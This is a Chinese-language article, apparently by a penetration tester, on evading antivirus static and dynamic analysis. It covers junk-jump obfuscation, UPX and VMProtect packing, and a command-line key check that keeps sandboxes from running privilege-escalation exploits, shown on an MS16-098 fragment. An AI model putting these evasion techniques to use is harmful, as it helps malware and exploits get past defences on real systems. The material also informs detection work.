1.杀软查杀的三部分

杀毒软件查杀病毒有三个部分:静态分析,动态分析,主动防御.本文着重讨论静态分析与动态分析部分.杀软的静态分析首先使用文件MD5 SHA-1 进行检测,接下来使用病毒的特征码和检测文件做对比,这样可以根据已知的特征快速发现扫描病毒;但是杀软还需要面对更多未知的恶意软件,动态分析则是提供一个沙箱环境来执行病毒程序,根据病毒进程的执行行为来综合评估是否为真实的病毒.杀毒软件在本地离线查杀时,一般是触发静态查杀过程,只对应用程序做些基本的检测,这个场景在某些后渗透过程中会有出现(比如内网禁止连接到样本上传服务器).

2.绕过杀软的静态分析

杀软的静态分析部分主要还是使用一些特征来做对比,一些花指令的穿插对于绕过杀软检测的作用越来越小了,比如下面这一段螺旋JMP 代码,是笔者之前在分析一款恶意软件遇到的,放到现在已经不太管用了


```
void print() {
    printf("jmp test ..");
}

int main()
{
    __asm jmp jmp_1;
    __asm _emit 0xe8;
jmp_2:
    __asm jmp jmp_3;
    __asm _emit 0xe8;
jmp_4:
    __asm jmp jmp_5;
    __asm _emit 0xe8;
jmp_7:
    __asm {
        call print;
        jmp jmp_exit;
    }
jmp_5:
    __asm jmp jmp_7;
    __asm __emit 0xe8;
jmp_3:
    __asm jmp jmp_4;
    __asm __emit 0xe8;
jmp_1:
    __asm jmp jmp_2;
    __asm __emit 0xe8;

jmp_exit:
    return 0;
}
```

对应到汇编,可以看到一些混淆效果


```
int main()
{
01391010  push        ebp
01391011  mov         ebp,esp
01391013  push        ebx
01391014  push        esi
01391015  push        edi
    __asm jmp jmp_1;
01391016  jmp         main+1Ch (0139102Ch)
    __asm _emit 0xe8;
01391018  call        ED211F08
jmp_4:
    __asm jmp jmp_5;
0139101D  or          al,ch
jmp_7:
    __asm {
        call print;
0139101F  call        print (01391000h)
        jmp jmp_exit;
01391024  jmp         jmp_exit (0139102Fh)
    }
jmp_5:
    __asm jmp jmp_7;
01391026  jmp         main+0Fh (0139101Fh)
    __asm __emit 0xe8;
01391028  call        ED220218
jmp_1:
    __asm jmp jmp_2;
0139102D  jmp         main+7h (01391017h)

jmp_exit:
    return 0;
0139102F  xor         eax,eax
}
```

除此之外,还有一些比较容易操作和使用的绕过方式,那就是使用加壳技术(笔者在分析病毒时也见过从文件中提取数据加载到内存中解密再执行的方式,同样可以归类到加壳).加壳达到的效果是消除原来的代码特征,让杀软无法直接对比原始的代码.不过幸运的是,杀软也支持对一些常见的壳进行脱壳(下面以Windows Defender 为例子).

UPX :


Function name
UpxFixSimpleBE::Decrypt(void *,uint)
UpxFixSimpleLE::Decrypt(void *,uint)
Upxw60Unpacker::BuildPE(void)
Upxw60Unpacker::DeofuscateImage(void)
Upxw60Unpacker::DetectDecompression(void)
Upxw60Unpacker::DetectE8E9(void)
Upxw60Unpacker::DetectImports(void)
Upxw60Unpacker::DetectObfuscator(void)
Upxw60Unpacker::DetectParityFlavor(void)
Upxw60Unpacker::DetectRelocations(void)
Upxw60Unpacker::ResolveE8E9(void)
Upxw60Unpacker::ResolveEntryPoint(void)
Upxw60Unpacker::ResolveImports(void)
Upxw60Unpacker::ResolveObfuscator(void)
Upxw60Unpacker::ResolveRelocations(void)
Upxw60Unpacker::UncompressImage(void)
Upxw60Unpacker::Upxw60Unpacker(std::shared_ptr<Pack...
Upxw60Unpacker::`scalar deleting destructor'(uint)
Upxw64::Unpack(void)
Upxw64::Upxw64(std::shared_ptr<PackedFileInfo> const &)
Upxw64::`scalar deleting destructor'(uint)
Upxw64IsMine(std::shared_ptr<PackedFileInfo> const &)
Upxw64LZMA::CreateInstance(std::shared_ptr<PackedFileI...
Upxw64LZMA::DetectDecompression(void)
Upxw64LZMA::UncompressImage(void)
Upxw64LZMA::`vector deleting destructor'(uint)
Upxw64NRVB::CreateInstance(std::shared_ptr<PackedFileI...
Upxw64NRVB::DetectDecompression(void)
Upxw64NRVE::BuildPE(void)
Upxw64NRVE::BurnSignature(void)
Upxw64NRVE::CreateInstance(std::shared_ptr<PackedFileI...
Upxw64NRVE::DetectDecompression(void)
Upxw64NRVE::DetectE8E9(void)
Upxw64NRVE::DetectImports(void)
Upxw64NRVE::DetectRelocations(void)
Upxw64NRVE::InitImportReconstructor(PEImportReconstr...
Upxw64NRVE::ResolveE8E9(void)
Upxw64NRVE::ResolveEntryPoint(void)
Upxw64NRVE::ResolveImports(void)
Upxw64NRVE::ResolveRelocations(void)
Upxw64NRVE::UncompressImage(void)
Upxw64NRVE::Upxw64NRVE(std::shared_ptr<PackedFileInf...
Upxw80Unpacker::DetectDecompression(void)
Upxw80Unpacker::DetectRelocations(void)

Aspack :


Function name
Seg
AsciiHexDecode::operator()(UnplibReaderInterface *,VfoI... .tex
AsimovDefaultData::~AsimovDefaultData(void) .tex
Aspack1FixE8E9::Decrypt(void *,uint) .tex
Aspack1FixE8E9::`vector deleting destructor'(uint) .tex
Aspack2FixE8E9::Aspack2FixE8E9(PtrType const &,uchar,b... .tex
Aspack2FixE8E9::Decrypt(void *,uint) .tex
Aspack2FixE8E9::~Aspack2FixE8E9(void) .tex
AspackIsMine(std::shared_ptr<PackedFileInfo> const &) .tex
AspackUnpacker105::ResolveOffset(ulong,ulong,PtrType &) .tex
AspackUnpacker105::UncompressImage(void) .tex
AspackUnpacker1083::DetectGeometry(void) .tex
AspackUnpacker1083::ResolveEP(void) .tex
AspackUnpacker1083::ResolveImports(void) .tex
AspackUnpacker108::DetectGeometry(void) .tex
AspackUnpacker10::AspackUnpacker10(std::shared_ptr<P.. .tex
AspackUnpacker10::DetectGeometry(void) .tex
AspackUnpacker10::DetermineCompressionFlags(lzexpk_v... .tex
AspackUnpacker10::FixPE(void) .tex
AspackUnpacker10::GetUncompressTableVA(PtrType &) .tex
AspackUnpacker10::PeekEBP(PtrType const &,ulong &) .tex
AspackUnpacker10::ResolveCall(PtrType const &,PtrType &) .tex
AspackUnpacker10::ResolveEP(void) .tex
AspackUnpacker10::ResolveImports(void) .tex
AspackUnpacker10::ResolveRelocations(void) .tex
AspackUnpacker10::UncompressImage(void) .tex
AspackUnpacker10::`vector deleting destructor'(uint) .tex
AspackUnpacker21::AspackUnpacker21(std::shared_ptr<P.. .tex
AspackUnpacker21::CheckDecompression(PtrType) .tex
AspackUnpacker21::CheckDetouredCode(PtrType const &,... .tex
AspackUnpacker21::DetectGeometry(void) .tex
AspackUnpacker21::GetMagicNumber(uchar &,bool &) .tex
AspackUnpacker21::IsE8E9Enabled(void) .tex
AspackUnpacker21::PatchImageBase(PtrType const &) .tex
AspackUnpacker21::ResolveEP(void) .tex
AspackUnpacker21::ResolveImports(void) .tex
AspackUnpacker21::UncompressImage(void) .tex
AspackUnpacker21::`vector deleting destructor'(uint) .tex
AspackUnpacker::GetPackerName(void) .tex
AspackUnpacker::GetSigId(char const *) .tex
AspackUnpacker::Unpack(void) .tex
AsprotectIsMine(std::shared_ptr<PackedFileInfo> const &) .tex
AsyncDssAdaptor::OnNotify(bool) .tex
AsyncDssAdaptor::`vector deleting destructor'(uint) .tex
AsyncDssQuery(CommonUtil::AutoRef<SDSSQuery> &,ulo... .tex


VMP :

Function name
vmp32_esc_rdtsc(DT_context *,vmp_ctx * &)
vmp32_esc_resize(DT_context *,vmp_ctx * &)
vmp32_esc_shld(DT_context *,vmp_ctx * &)
vmp32_esc_shrd(DT_context *,vmp_ctx * &)
vmp32_esc_stfl(DT_context *,vmp_ctx * &)
vmp32_vmm_exception(DT_context *)
vmp_32_parser::add_decoder_op(ulong,uchar,ulong)
vmp_32_parser::add_sub_vm(ulong,vmp_s32_parser *)
vmp_32_parser::calc_key(void)
vmp_32_parser::close(void)
vmp_32_parser::compare(vmp_ctx *)
vmp_32_parser::decode_addr(ulong,bool)
vmp_32_parser::decode_pcode(VMPROTECT_OP,ulong &,u...
vmp_32_parser::dup_init(ulong)
vmp_32_parser::exit(void)
vmp_32_parser::fetch<uchar>(ulong &)
vmp_32_parser::fetch<ulong>(ulong &)
vmp_32_parser::fetch<ushort>(ulong &)
vmp_32_parser::gen_decoder(ulong,ulong,ulong)
vmp_32_parser::gen_main_decoder(void)
vmp_32_parser::gen_main_info(ulong,bool)
vmp_32_parser::gen_pcode_decoder(ulong,ulong)
vmp_32_parser::get_decoder(uchar const *,ulong,uchar &,...
vmp_32_parser::get_esc_count(void)
vmp_32_parser::get_esc_table(void)
vmp_32_parser::get_handlers(ulong &)
vmp_32_parser::get_key(void)
vmp_32_parser::get_next(void)
vmp_32_parser::get_patterns(ulong &)
vmp_32_parser::get_process_result(void)
vmp_32_parser::get_vm_id(void)
vmp_32_parser::get_vm_start(void)
vmp_32_parser::get_vm_state(void)
vmp_32_parser::init(ulong)
vmp_32_parser::is_match_end(ulong)
vmp_32_parser::is_rev(void)
vmp_32_parser::load(void)
vmp_32_parser::match(ulong,ulong)
vmp_32_parser::process(ulong &)
vmp_32_parser::process_prolog(ulong)
vmp_32_parser::process_sub_vm(ulong)
vmp_32_parser::reset(void)
vmp_32_parser::set_handler(ulong,ulong)
vmp_32_parser::set_ip(ulong,ulong)


这些脱壳技术并不是完全有效的,下面举一些绕过的例子

百度AV UPX 绕过

未使用UPX 加壳前:




使用UPX 加壳后:




虽然增加3 个杀软报告,但是我们可以知道使用UPX 壳绕过百度的杀软,记录下来留给以后用到.

VMP 绕过

未使用VMP :



使用VMP 加壳(只选虚拟代码):




使用VMP 壳虚拟化代码之后,从42 个杀软报告明显降低到15 个.这也证明了虚拟壳在对抗静态查杀的作用.除了绕过静态查杀之外,更重要的一点是绕过杀软的动态查杀.


3.绕过杀软的动态分析

动态分析主要原理是根据病毒行为来综合评估判断病毒.病毒开发者倾向于把恶意代码分散在网络(绕过文件扫描检测)和隐写到文件(无法静态分析)以绕过检测,下面是一些真实的例子

CTB-Locker 比特币勒索软件(2015)下载者部分.真正的病毒部分还需要从远程服务器下载,即使杀软查杀下载者部分,最终也只是分析得出下载文件并且执行的结论,并没有扫描的真正的病毒部分.




淘宝客服钓鱼(2015)病毒,使用LNK 调用rundll32.exe 启动apectalk.dll ,解密temp 文件获取真实的病毒代码执行




在一次后渗透测试的过程中,服务器上部署了360 天擎,使得我们上传的提权程序(利用内核漏洞提升当前用户权限的程序,对于杀软来说漏洞利用程序和病毒一样属于高风险程序)无法运行,笔者在绕过杀软的时候发现可以使用代码覆盖来绕过杀毒软件的动态分析部分.

启动程序时,代码是顺序往下执行的.在动态分析的沙箱里,恶意软件被执行,进而触发有害代码.



我们可以在入口点处写一个判断,让沙盒环境不能触发代码执行.




沙盒环境没有带正确的启动参数(Mx^?)来运行漏洞利用程序,也就是说动态分析时根本没有运行到任何恶意代码,下面是绕过的案例


在入口点加入复杂的字符串判断:

```
int main(int argc, char *argv[]) {
    if (argc != 2)
        return 0;

    if (strcmp("!@#ASDG!35yq14lhf124", argv[1]))
        return 0;

    HWND hwnd;
    WNDCLASSEX Class = { 0 };
    Class.lpfnWndProc = DefWindowProc;
    Class.lpszClassName = L"Class";
    Class.cbSize = sizeof(WNDCLASSEX);

    printf("     __ _________________      ____ ________\r\n");
    printf("    /  |/  / ___<  /__  /     / __ < /__  /\r\n");
    printf("   / /|_/ /\__ \/ /  / /_____/ / / / /  / / \r\n");
    printf("  / /  / /___/ / /  / /_____/ /_/ / /  / /  \r\n");
    printf(" /_/  /_//____/_/  /_/      \____/_/  /_/   \r\n");
    printf("\r\n");
    printf("       [*] By Saif (at) SensePost \r\n");
    printf("       Twitter: Saif_Sherei\r\n");
```

未引入判断之前:



引入判断之后:



同样的方式绕过360 杀毒(MS16-098):

```
191  void main(int argc, char* argv[]) {
192      if (argc != 2)
193          return 0;
194
195      if (strcmp("!@#ASDG!35yq14lhf124", argv[1]))
196          return 0;
197
198      HDC hdc = GetDC(NULL);
199      HDC hMemDC = CreateCompatibleDC(hdc);
200      HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
201      HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
202
203      static POINT points[0x3fe01];
204
205      for (int l = 0; l < 0x3FE00; l++) {
206          points[l].x = 0x5a1f;
207          points[l].y = 0x5a1f;
208      }
209      points[2].y = 20;
210      points[0x3FE00].x = 0x4a1f;
211      points[0x3FE00].y = 0x6a1f;
```

刚刚编译结束就被杀了..

使用入口点判断和VMP 加壳(选择代码变异,虚拟代码会被查杀)绕过查杀

当然,这只是基本的方式,要做到做APT 级别的渗透工具,到上边的if 判断其实还是不够的,对于核心的Eval Code 代码还应该做一个Key 解密,使用命令行传递解密Key 到外壳程序加载Eval Code ,没有这个启动Key ,既不能逆向也不可以分析.